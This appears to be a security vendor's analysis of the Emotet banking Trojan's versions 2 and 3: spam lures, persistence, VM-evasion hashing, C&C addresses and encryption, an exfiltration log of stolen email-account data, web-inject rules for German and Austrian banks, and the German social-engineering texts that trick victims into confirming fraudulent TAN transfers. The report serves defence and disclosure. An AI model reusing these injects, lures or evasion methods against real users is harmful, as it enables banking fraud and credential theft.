## Introduction

---

In the summer of 2014, the company Trend Micro announced the detection of a new threat – the banking Trojan Emotet. The description indicated that the malware could steal bank account details by intercepting traffic. We call this modification version 1.

In the autumn of that year a new version of Emotet was found. It caught our attention for the following reasons:

- The developers of this Trojan had begun to use technology that stole money automatically from victims' bank accounts – so called “Automatic Transfer System (ATS)”.
- The Trojan had a modular structure: it contained its own installation module, a banking module, a spam bot module, a module for stealing address books from MS Outlook and a module for organizing DDoS attacks (Nitol DDoS bot).
- The creators made a significant effort to remain unnoticed: they didn't attack users in the RU zone but targeted the clients of a small number of German and Austrian banks (other well-known banking Trojans are less discerning in their choice of target), and the domain name of the ATS server changed frequently (once or several times a day).

We are going to refer to this modification as Emotet version 2. The bot contains and transfers the numbers one and seven to the command and control center (C&C), which suggests that the Trojan's authors considers this variant to be version 1.7.

Both versions of the Trojan attacked clients of German and Austrian banks.

#Trojan #Emotet targeted the clients of a small number of German, Austrian and Swiss banks

[Tweet](#)

We closely monitored Emotet version 2. In December 2014 it ceased activity and the command servers stopped responding to infected computers. We recorded the last command sent from the command centers on 10/12/2014, at 11:33:43 Moscow time.

However, the thoroughness with which the authors had approached the development of this Trojan and the high level of automation in its operation, left little doubt that this was not the end of the story. And so it turned out – after a short break in January 2015, Emotet reappeared! We are calling this modification version 3 (the bot contains and transfers the numbers one and 16 to the C&C, which we assume means that the authors consider this variant to be version 1.16).

In essence, Emotet version 3 is not that different to version 2 – the main differences are designed to make the Trojan less visible. Of the changes we noted, we would like to highlight the following:

- The Trojan has a new built-in public RSA key and, although the communication protocols with the command center are identical for Emotet versions 2 and 3, if the old key is used the bot does not receive the correct answer from the command center.
- The ATS scripts are partially cleaned of debugging information and comments.
- **New targets!** Emotet is now also targeting clients of Swiss banks.
- There has been a slight change in the technology used to inject code into the address space of explorer.exe. Version 2 used a classic model for code injection: OpenProcess+WriteProcessMemory+CreateRemoteThread. Version 3 uses only two stages of the previous model: OpenProcess+WriteProcessMemory; and the injected code is initiated with the help of modified code of the ZwClose function in the address space of the explorer.exe process, which is also achieved using WriteProcessMemory.
- Emotet version 3 resists investigation: if the Trojan detects that it has been started in a virtual machine it functions as usual but uses a different address list for the command centers. However, all these addresses are false and are used only to mislead investigators.
- The Trojan contains very few lines of text: all lines that could warn investigators are encrypted using RC4 and are decrypted in allocated memory directly before use and deleted after use.

On the whole, we formed the impression that the main techniques used in version 3 of the banking Trojan were developed “in the field” using version 2 as a basis, and with the addition of improved stealth techniques.

Kaspersky Lab products detect all versions of this Trojan as Trojan-Banker.Win32.Emotet. We also detect the following modules of Emotet:

- Module for modifying HTTP(S) traffic – Trojan-Banker.Win32.Emotet.
- Spam module – Trojan.Win32.Emospam.
- Module for the collection of email addresses – Trojan.Win32.Emograbber.
- Module for stealing email account data – Trojan-PSW.Win32.Emostealer.
- Module designed for organising DDoS attacks — Trojan.Win32.ServStart.

We have seen the last module used with other malware and assume that it was added to Emotet by a cryptor. It is quite possible that Emotet’s authors are totally unaware of the presence of this module in their malware. Whatever the case may be, the command centers of this module do not respond and the module has not been updated (its compilation date is 19 October 2014).

## Infection

---

We currently know of only one method of distribution for the Emotet banking Trojan: distribution of spam mailings that include malicious attachments or links.

The attached files are usually ZIP archives containing the Emotet loader. The files in the archives have long names, e.g. `rechnung_november_2014_11_0029302375471_03_44_0039938289.exe`. This is done on purpose: a user opening the archive in a standard Windows panel might not see the extension `.exe`, as the end of the file name might not be displayed. Sometimes there is no attachment and the text in the main body of the email contains a link to a malicious executable file or archive.

#Emotet banking #Trojan is distributed of spam mailings that include malicious attachments or links

Version 3 (link to malware):

Sehr geehrte Kunden,

die Sendung zur Bestellung **89632412456245893241** wurde an das Logistikunternehmen übergeben und wird voraussichtlich am **02.03.2015** zugestellt.

Über die nachfolgende Verlinkung werden weitere Informationen zu Ihrer Sendung ausgegeben:  
**89632412456245893241**.

Mit freundlichen Grüßen,  
Ihr Logistik-Team

Sehr geehrte Kundin, sehr geehrter Kunde,

Ihre Sendung **68289735912591688973** wurde an DHL übergeben und wird voraussichtlich am **02.03.2015** zugestellt.

Über die nachfolgende Verlinkung werden weitere Informationen zu Ihrer Sendung ausgegeben:  
**68289735912591688973**.

Mit freundlichen Grüßen,  
Ihr Logistik-Team

The emails we found are almost identical to ones from well-known companies – for example Deutsche Telekom AG and DHL International GmbH. Even the images contained in the messages are loaded from the official servers telekom.de and dhl.com, respectively.

When the email contains a link to malware, it downloads it from the addresses of compromised legitimate sites:

`hxxp://*****/82nBRaLiv` (for version 2)

or from the addresses

`hxxp://*****/dhl_paket_de_DE` and `hxxp://*****/dhl_paket_de_DE` (for version 3).

In Emotet version 3, when addresses are contacted with the form `hxxp://*/dhl_paket_de_DE`, the user receives a ZIP archive of the following form

`hxxp://*/dhl_paket_de_DE_26401756290104624513.zip`.

The archive contains an exe-file with a long name (to hide the extension) and a PDF document icon.

## Loading the Trojan

---

The Trojan file is packed by a cryptor, the main purpose of which is to avoid detection by anti-virus programs. After being started and processed by the cryptor, control is passed to the main Emotet module – the loader. This has to embed itself in the system, link with the command server, download additional modules and then run them.

Consolidation in the system is fairly standard — Emotet version 2 saves itself in %APPDATA%\Identities with a random name of eight characters (for example — wlyqvago.exe); adds itself to the autoloader (HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Run) and then deletes its source file with the help of a launched bat-file that is created in %APPDATA% with the name “ms[7\_random\_numbers].bat.

Emotet version 3 saves itself in %APPDATA%\Microsoft\ with a name in the format msdb%x.exe” (for example – C:\Documents and Settings\Administrator\Application Data\Microsoft\msdbfe1b033.exe); adds itself to the autoloader (HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Run) and then deletes itself with the help of a launched bat-file (which is created in %APPDATA%\del%x.bat).

After consolidating itself in the system, Emotet obtains a list of the names of all processes running and calculates a hash from the name of every function, comparing the resulting value with the hardcoded 0xB316A779 (this hash corresponds to the process explorer.exe). In this way, Emotet locates the process into which to inject itself. Further, the Trojan unpacks its main code and injects it into the process explorer.exe.

## **Communication with the command center**

---

The main module of the Trojan, the loader, communicates with the C&C using RC4 encryption.

The port used by the loader is hardcoded into it – 8080.

## **Command center addresses**

---

The IP addresses of Emotet’s command-and-control servers are hardcoded into the bot. There are several of these – one of the version 2 samples that we analyzed included 30 (note that 3 addresses on the list below belong to well-known legitimate resources):

hxxp://109.123.78.10

hxxp://66.54.51.172

hxxp://108.161.128.103

hxxp://195.210.29.237

hxxp://5.35.249.46

hxxp://5.159.57.195

hxxp://206.210.70.175  
hxxp://88.80.187.139  
hxxp://188.93.174.136  
hxxp://130.133.3.7  
hxxp://162.144.79.192  
hxxp://79.110.90.207  
hxxp://72.18.204.17  
hxxp://212.129.13.110  
hxxp://66.228.61.248  
hxxp://193.171.152.53  
hxxp://129.187.254.237  
hxxp://178.248.200.118  
hxxp://133.242.19.182  
hxxp://195.154.243.237  
hxxp://80.237.133.77  
hxxp://158.255.238.163  
hxxp://91.198.174.192  
hxxp://46.105.236.18  
hxxp://205.186.139.105  
hxxp://72.10.49.117  
hxxp://133.242.54.221  
hxxp://198.1.66.98  
hxxp://148.251.11.107  
hxxp://213.208.154.110

In the sample of version 3 we investigated there were 19 command centers:

hxxp://192.163.245.236  
hxxp://88.80.189.50  
hxxp://185.46.55.88  
hxxp://173.255.248.34  
hxxp://104.219.55.50  
hxxp://200.159.128.19  
hxxp://198.23.78.98  
hxxp://70.32.92.133  
hxxp://192.163.253.154  
hxxp://192.138.21.214  
hxxp://106.187.103.213  
hxxp://162.144.80.214  
hxxp://128.199.214.100  
hxxp://69.167.152.111  
hxxp://46.214.107.142  
hxxp://195.154.176.172

hxxp://106.186.17.24  
hxxp://74.207.247.144  
hxxp://209.250.6.60

## Communication with the C&C when run in a virtual machine

---

Emotet version 3 contains another list of “command center” addresses, as given below:

hxxp://142.34.138.90  
hxxp://74.217.254.29  
hxxp://212.48.85.224  
hxxp://167.216.129.13  
hxxp://91.194.151.38  
hxxp://162.42.207.58  
hxxp://104.28.17.67  
hxxp://8.247.6.134  
hxxp://5.9.189.24  
hxxp://78.129.213.41  
hxxp://184.86.225.91  
hxxp://107.189.160.196  
hxxp://88.208.193.123  
hxxp://50.56.135.44  
hxxp://184.106.3.194  
hxxp://185.31.17.144  
hxxp://67.19.105.107  
hxxp://218.185.224.231

The Trojan tries to contact these addresses if it detects that it is being run in a virtual machine. But none of the addresses correspond to the bot’s command centers, and the bot is therefore unsuccessful in trying to establish contact with them. This is probably done to confuse any investigators and give them the impression that the Trojan command centers are dead. A similar approach was used previously in the high-profile banking Trojan, Citadel.

#Trojan #Emotet tries to contact the wrong addresses of the C&C if it is being run in a virtual machine

[Tweet](#)

The detection of a virtual machine is organized quite simply — by the names of processes that are usual for various virtual machines. The following algorithm is used to calculate a hash value from the name of every process in the system:

```

#-----
def calc_hash(proc_name):
    result = 0
    for c in proc_name:
        if ord(c) < ord('A') or ord(c) > ord('Z'):
            b = ord(c)
        else:
            b = ord(c) + 0x20
        result = (0x19660D * result + b + 0x3C6EF35F) & 0xFFFFFFFF
    return result
#-----

```

*Algorithm for calculation of a hash value from a process name*

The resulting hash value is then compared with a list of values hardcoded into the Trojan:

```

known_hashes = [
    0xBCF398B5,
    0x61F15513,
    0xD8806134,
    0xC96D800E,
    0x7D87B67D,
    0x2C967737,
    0x0C7F2BD9,
    0x8BFF04B8,
    0xEF88AA77,
    0x2023EE05,
    0x87725BFC,
    0xB6521E80,
    0xAFED9FB6,
    0x4EBEEE4C,
    0xE3EBFE44
]



```

*Hashes from the names of processes used for the detection of virtual machines*

We derived the names of the processes for several hashes. For example, hash 0xBCF398B5 corresponds to the process vboxservice.exe, hash 0x2C967737 to the process vmacthlp.exe, hash 0xE3EBFE44 to the process vmtoolsd.exe, and 0x61F15513 to the process vboxtray.exe.

## Data transferred

A request to the command center appears in the traffic as follows (the example given is from version 2, but a version 3 request looks the same):

### Dialogue between the Emotet bot and its command center

The URL-path that the bot communicates with appears as follows: /722ffc5e/355c7a0a/, where 722ffc5e is a number calculated on the basis of information from the access marker of the user, and 0x355c7a0a = 0x722ffc5e xor 0x47738654 (the value 0x47738654 is hardcoded into the bot).

The data sent by the bot and the command center are encrypted using RC4 and the answers received from the command center are signed with a digital signature. Probably this is done to make it difficult to seize control over the botnet: in order for the bot to accept a packet it must be signed and for that it is necessary to know the secret key.

There is a public RSA key in the body of the bot. In PEM format for version 2 it appears as follows:

```
-----BEGIN PUBLIC KEY-----
MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQDSWhyMiPhnxZML+eQLKj0FQ1Ef
EoHvk9wkcqGbVdQ/UtLsDZ7qKT4KYb42j+UAAFbpXR5t/GvwbwuGF0AN+hxayfZe
cI64Uv+3pUkvK0can1KrvbS2c1Z2Kwy5L/furZ7t8pzwTAi9BwUysldCpHmFUuqY
gdsz2Mh90TX6sP7Q3wIDAQAB
-----END PUBLIC KEY-----
```

*PEM representation of the open RSA key coded into the bot in version 2*

As noted above, in version 3 the key changed. In PEM format it looks like this:

```
-----BEGIN PUBLIC KEY-----
MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQDgqQYTI51DgaPRcKmF1RQnW/G2
NcjgG6awd452prpII/RPHonAo+nQcd6vXPboht/DJ4IDvnbXeQ6Xa51uurr+ngg+
gP7ZC0em6AUR0mvT5aEmgfS1jTz4wS0sADbzFsrIxY7hX6eC+A+6RBF2AmHSeOUE
DmdKnmrK9FKQiyCH0wIDAQAB
-----END PUBLIC KEY-----
```

*PEM representation of the open RSA key coded into the bot in version 3*

A packet sent to the server is made up as follows:

- A request is generated containing the identifier of the infected computer, a value presumably indicating the version of the bot; information about the system (OS version, service pack version, product type); a hardcoded dword (value in the investigated sample — seven); control sums for the banker module; and information about the web-injects. Information about the web-injects contains: a page address (with jokers), into which the injection is needed; data coming before the injected data; data coming after injected data; and injected data.
- An SHA1 hash is calculated from the generated request.
- The request is encrypted with a randomly generated 128 bit RC4 key.
- The generated RC4 key is encrypted using the public RSA key.
- The total packet is the concatenation of the results obtained at steps 4, 2 and 3.

The request packet can be represented by the following diagram:

*Structure of a request from the bot to the server*

In response the server sends a packet with the following structure:

### *Structure of the server's answer to the bot*

The answer can contain information about the Emotet web-injects, Emotet modules and links for loading external modules (for example a spam bot or an updated loader).

## Modules



Like most modern banking Trojans, Emotet has a modular structure. To date we have detected the following modules:

Name	Description	Method of delivery to infected system
<b>loader</b>	loader	In spam emails or by downloading via a link from a compromised site (for updates).
<b>nitol-like-ddos-module</b>	DDoS-bot	
<b>mss</b>	Spam module	Downloaded from compromised sites by the loader module.
<b>email_accounts_grabber</b>	Email account grabber, uses Mail PassView – a legitimate program designed for recovering forgotten passwords and mail accounts	Received by the loader module in the answer packet from the command center.
<b>banker</b>	Module for modifying HTTP(S)-traffic	Received by the loader module in the answer packet from the command center.
<b>outlook_grabber</b>	Outlook address book grabber	Received by the loader module in the answer packet from the command center.

Several modules can work independently of the loader module, as they don't need to import anything from it.

The whole arrangement of the bot is evidence of a high level of automation: new email addresses are collected automatically from the victims' address books, spam with the Emotet loader is sent automatically, and money is transferred automatically from the user. Operator participation is kept to a minimum.

As an example, here is the report of the outlook\_grabber module sent to the attacker (from Emotet version 2) with a stolen Outlook address book:

*A stolen Outlook address book, transferred to the criminals' server*

One positive note is that when trying to contact one of the attackers' servers an answer is obtained containing "X-Sinkhole: Malware sinkhole", meaning that the stolen data will not reach the criminals — this domain, which is used by Emotet version 2, is no longer controlled by the authors of the Trojan.

However, for version 3 things are different. This is how the report of the email\_accounts\_grabber module appears for Emotet version 3:

```
Stream Content
POST /[redacted]/in/smtp.php HTTP/1.1
Host: 1[redacted]:8080
Content-Length: 560
Cache-Control: no-cache

<?xml version="1.0" encoding="ISO-8859-1" ?>
<email_accounts_list>
<item>
<name>[redacted]</name>
<application>MS Outlook 2002/2003/2007/2010</application>
<email>[redacted]</email>
<server>[redacted]</server>
<server_port></server_port>
<secured>No</secured>
<type>POP3</type>
<user>[redacted]</user>
<password></password>
<profile>Outlook</profile>
<password_strength></password_strength>
<smtp_server>[redacted]</smtp_server>
<smtp_server_port></smtp_server_port>
</item>
</email_accounts_list>
HTTP/1.1 200 OK
Server: nginx
Date: [redacted] GMT
Content-Type: text/html
Content-Length: 0
Connection: keep-alive

Entire conversation (810 bytes)
Find Save As Print ASCII EBCDIC Hex Dump C Arrays Raw
Help Filter Out This Stream Close
```

*Report containing data about the user's email accounts*

It is clear that the server answers "200 OK". This means that the criminals have successfully received the data.

## Stand and Deliver!

Information about the data for injection into the page that is received by Emotet after unpacking appears as follows:

```

{
  "rules": [
    {
      "data_before": "</body>",
      "data_after": "</html>",
      "data_inject": "<script type=\"text/javascript\" language=\"JavaScript\" src=\"https://[REDACTED]/birten/luck.php?lnk=js&id=44\"></script>"
    },
    {
      "data_before": "<body >",
      "data_after": "",
      "data_inject": "<div id=mjf230 style=left:0px;top:0px;width:100%;height:100%;background-color:White;position:absolute;z-index:91001;></div>"
    },
    {
      "data_before": "<head>",
      "data_after": "",
      "data_inject": "<META http-equiv=\"X-UA-COMPATIBLE\" content=\"IE=edge\">"
    },
    {
      "data_before": " background=\"",
      "data_after": "",
      "data_inject": "\" background_=\"\""
    }
  ],
  "target": "[REDACTED]*"
},

```

### *The web-inject rules for the site of a German bank (Emotet version 2)*

The use of this web-inject leads to the creation of a new element of type 'div', which will have the size of the whole visible page, and to the addition of a new script in the HTML document. In the example given the script is loaded from the address `https://[REDACTED].eu/birten/luck.php?lnk=js&id=44`.

And an analogous view of several inject rules for a new target — the site of a large Austrian bank (Emotet version 3).

```

{
  'rules': [
    {
      'data_before': '',
      'data_after': '</html>',
      'data_inject': '<script type="text/javascript" language="JavaScript" src="https://[REDACTED]crown/a_00.php?lnk=a1&r=0.1006"></script>'
    },
    {
      'data_before': '',
      'data_after': '<head>',
      'data_inject': '<div id=mjf230 style=left:0px;top:0px;width:100%;height:100%;background-color:White;position:absolute;z-index:91001;></div>'
    },
    {
      'data_before': '',
      'data_after': '(function(){eval(',
      'data_inject': 'function zxc(){'
    },
    {
      'data_before': ');})();',
      'data_after': '',
      'data_inject': '}'
    }
  ],
  'target': '[REDACTED]*'
},

```

### *The web-inject rules for the site of an Austrian bank (Emotet version 3)*

It is clear that the configuration file with the web-injects has a classic structure, using fields conventionally called `data_before`, `data_after` and `data_inject`.

It should be noted that the address of the host on which the file `luck.php` (for version 2) and `a_00.php` (for version 3) is located is changed frequently. The rest of the address of the script is constant.

If the investigator tries the script directly, only an error message is received. However, in a real attack when the line

```

<script type="text/javascript" language="JavaScript"

```

is added to the real bank page, the script loads successfully.

This happens because the criminals' server checks the "Referer" field of the header of the HTTP request and sends the script only if the request came from a page of one of the banks attacked by Emotet.

Having supplied the necessary Referrer one can easily obtain the script code.

At Kaspersky Lab we obtained scripts designed for injection into the pages of the attacked banks.

Table 1. Targets of Emotet version 2, types of attacks and the identification numbers of scripts loaded for carrying out these attacks.

Targets	Script ID

*[REDACTED].at/*	0.1003
*[REDACTED].at/*	0.1004
*[REDACTED].at/*	0.1005

In one of the scripts of Emotet version 2 that was used to attack a German bank the comments contain the following line:

```
// ACHTUNG !! Sie haben Überweisungsaufträge mit gleichen
// nicht möglich. Bei Fragen wenden Sie sich bitte an die ELBA-Ho
// стереть все переводы
}
```

*Artifact from the script for an attack on a German bank (Emotet version 2)*

Clearly the script developers speak Russian.

## Getting round two-factor authentication

The main purpose of the scripts looked at above is to carry out the illicit transfer of money from the user's account. However the bot cannot independently get round the system of two-factor authentication (Chip TAN or SMS TAN), it needs the user's help. To mislead the potential victim, social engineering techniques are used: the message injected into the webpage using the script informs the user that the site is introducing a new security system and normal operations cannot be continued until the user has tested it in the demo-regime.

Willkommen bei der [REDACTED]!

**Sehr geehrter Kunde** es ist uns bekannt geworden, dass Geldmittel von

Eine neue, verbesserte Online-Banking-Schutzanlage wird in unserer Bank implementiert. Sie umfasst die folgenden Funktionen:

- SMS und TAN-Generation-Systeme Prüfung;
- Schutz vor unbefugtem Zugriff (Phishing);
- Prüfung Ihres Browsers auf Sicherheitslücken.

Zu Ihrer eigenen Sicherheit, wird der Zugriff auf Ihr Konto per Online-Banking für Sie begrenzt werden, bis Sie eine kurze Schulung auf einem Demokonto zu vervollständigen.

Bitte lesen Sie die folgenden Kurzanleitung:

Die erste Testphase wird durch Drücken der Taste "WEITER" beginnen: Sie werden auf eine neue Seite weitergeleitet, wo Sie ein Demokonto zugreifen können. Die Informationen um das Demokonto eingeben wird automatisch ausgefüllt werden.

Sie werden auf die zweite Testphase beim Eintritt ins Demokonto umgeleitet werden (bitte drücken "WEITER" um fortzufahren).

Der Testprozess erfordert einen Testüberweisung. Sobald die Prüfung Ihres Browsers abgeschlossen ist, werden Sie eine Testseite zu sehen.

Alle notwendigen Daten werden nach dem Zufallsprinzip generiert und dort ausgefüllt werden.

Sie werden benötigt, um Ihre TAN-Generator (Chip TAN) oder Ihr Telefon Prüfung (SMS TAN) je nach Ihrer Konfiguration zu verwenden.

Sie müssen die korrekte TAN gewähren, ohne Fehler!

Wenn Sie einen Fehler machen, wird die Schutzanlage eine Warnung angezeigt, und Sie werden auf Ihrem Internet-Banking-Konto zurückgegeben werden.

Im Fehlerfall er wird automatisch analysiert werden; Sie erhalten ein neues Testverfahren nächstes Mal, wenn Sie Online-Banking eingeben angeboten werden.

Wenn Sie Ihre SMS-Benachrichtigungsdienst aktiviert haben, werden Sie eine erfolgreiche Prüfung gemeldet werden.

Weiter

### *False message about new security system*

This is followed by a request to enter **real data from the Chip TAN or SMS TAN** to carry out a "test transfer":

#### **Gratulieren!**

Sie haben die zweite Testphase der verbesserten Online-Banking-Schutzanlage eingegeben.

Sie müssen nun die richtige TAN eingeben, ohne Fehler oder Tippfehler.

Je nach Konfiguration werden Sie aufgefordert, Ihre TAN-Generator (Chip TAN) oder Ihr Telefon Prüfung (SMS TAN) zu verwenden.

Sie müssen die korrekte TAN gewähren, ohne Fehler!

Wenn Sie einen Fehler machen, wird die Schutzanlage eine Warnung angezeigt, und Sie werden auf Ihrem Internet-Banking-Konto zurückgegeben werden.

Im Fehlerfall er wird automatisch analysiert werden; Sie erhalten ein neues Testverfahren nächstes Mal, wenn Sie Online-Banking eingeben angeboten werden.

And finally – congratulations that the task has been completed successfully:

Gratulieren! Sie haben die Prüfung erfolgreich bestanden. Ihr Browser ist völlig sicher, und die SMS und TAN-Generation-Systeme korrekt funktionieren. Die verbesserte Online-Banking-Schutzanlage schützt Sie vor unbefugtem Zugriff (Phishing). Wenn Sie Ihre SMS-Benachrichtigungsdienst aktiviert haben, werden Sie eine erfolgreiche Prüfung gemeldet werden.

OK

In fact, instead of a test transfer the malicious script carries out a real transfer of money from the victim's account to the account of a nominated person — the so-called “drop”, and the user themselves confirms this transfer using the Chip TAN or SMS TAN.

Details of the accounts for the transfer of the stolen money are not initially indicated in the script, but are received from the command server of the criminals using a special request. In reply the command server returns a line with information about the “drop” for each specific transaction. In the comments in one script we found the following line:

```
//if ( __test ) __DropParam = '1--[REDACTED]--3--4--1500.9';// 4test
```

Clearly the criminals tested this script with a transfer of 1500.9 EUR to a test account.

In addition, this script contained the following information about the drop:

```
/*
if ( __test )
{
  __DropParam = { "name": "Racz [REDACTED]", "ibanorkonto": "[REDACTED]",
  "bicorblz": "[REDACTED]", "description": "[REDACTED]", "amount": "1500.9" };
  console.log('TEST get_data_drop SEPA DROP EXISTS');
  __Fdropexistssepa();
}
else{
*/
```

In the corresponding script in Emotet version 3, designed to attack the same bank, we also found information on the drop, but this time another one:

```
/*
  __DropParam = {
    "name": "IOAN [REDACTED]",
    "ibanorkonto": "[REDACTED]",
    "bicorblz": "[REDACTED]",
    "description": "IOAN [REDACTED]",
    "amount": "2225"
  }; //4test
*/
```

Let's compare the fields JSON \_\_DropParam and the fields in the legitimate form from a demo-access to the online system of the attacked bank.

*Online banking form for transfer of money within Germany or in the SEPA zone*

Table 3. Relationship between the drop data and the fields in the form for transfer of money and explanations of these fields

Name of fields in the __DropParam JSON	Name of corresponding field in the form	Translation	Field contents
name	Empfängername	Name of recipient	Real name of drop who will receive the stolen money

ibanorkonto	IBAN/Konto-Nr.	International bank account number/ account number	Account number, international or local, to which money will be transferred
bicorblz	BIC/BLZ	BIC or BLZ code	International bank identification code or identification code used by German and Austrian banks (Bankleitzahl)
description	Verwendungszweck	Purpose	Purpose of payment
amount	Betrag	Amount	Transferred amount

The JSON \_\_DropParam fields correspond to the fields in the form.

In this way the bot receives all the necessary information about the drop from its server and draws up a transfer to it, and the misled user confirms the transfer using the Chip TAN or SMS TAN and waves goodbye to their money.

## Conclusion

The Emotet Trojan is a highly automated and developing, territorially-targeted bank threat. Its small size, the dispersal methods used and the modular architecture, all make Emotet a very effective weapon for the cyber-criminal.

The #Emotet #Trojan is a highly automated and developing, territorially-targeted bank threat

[Tweet](#)

However this banking Trojan doesn't incorporate conceptually new technology and so the use of a modern anti-virus program can provide an effective defense against the threat.

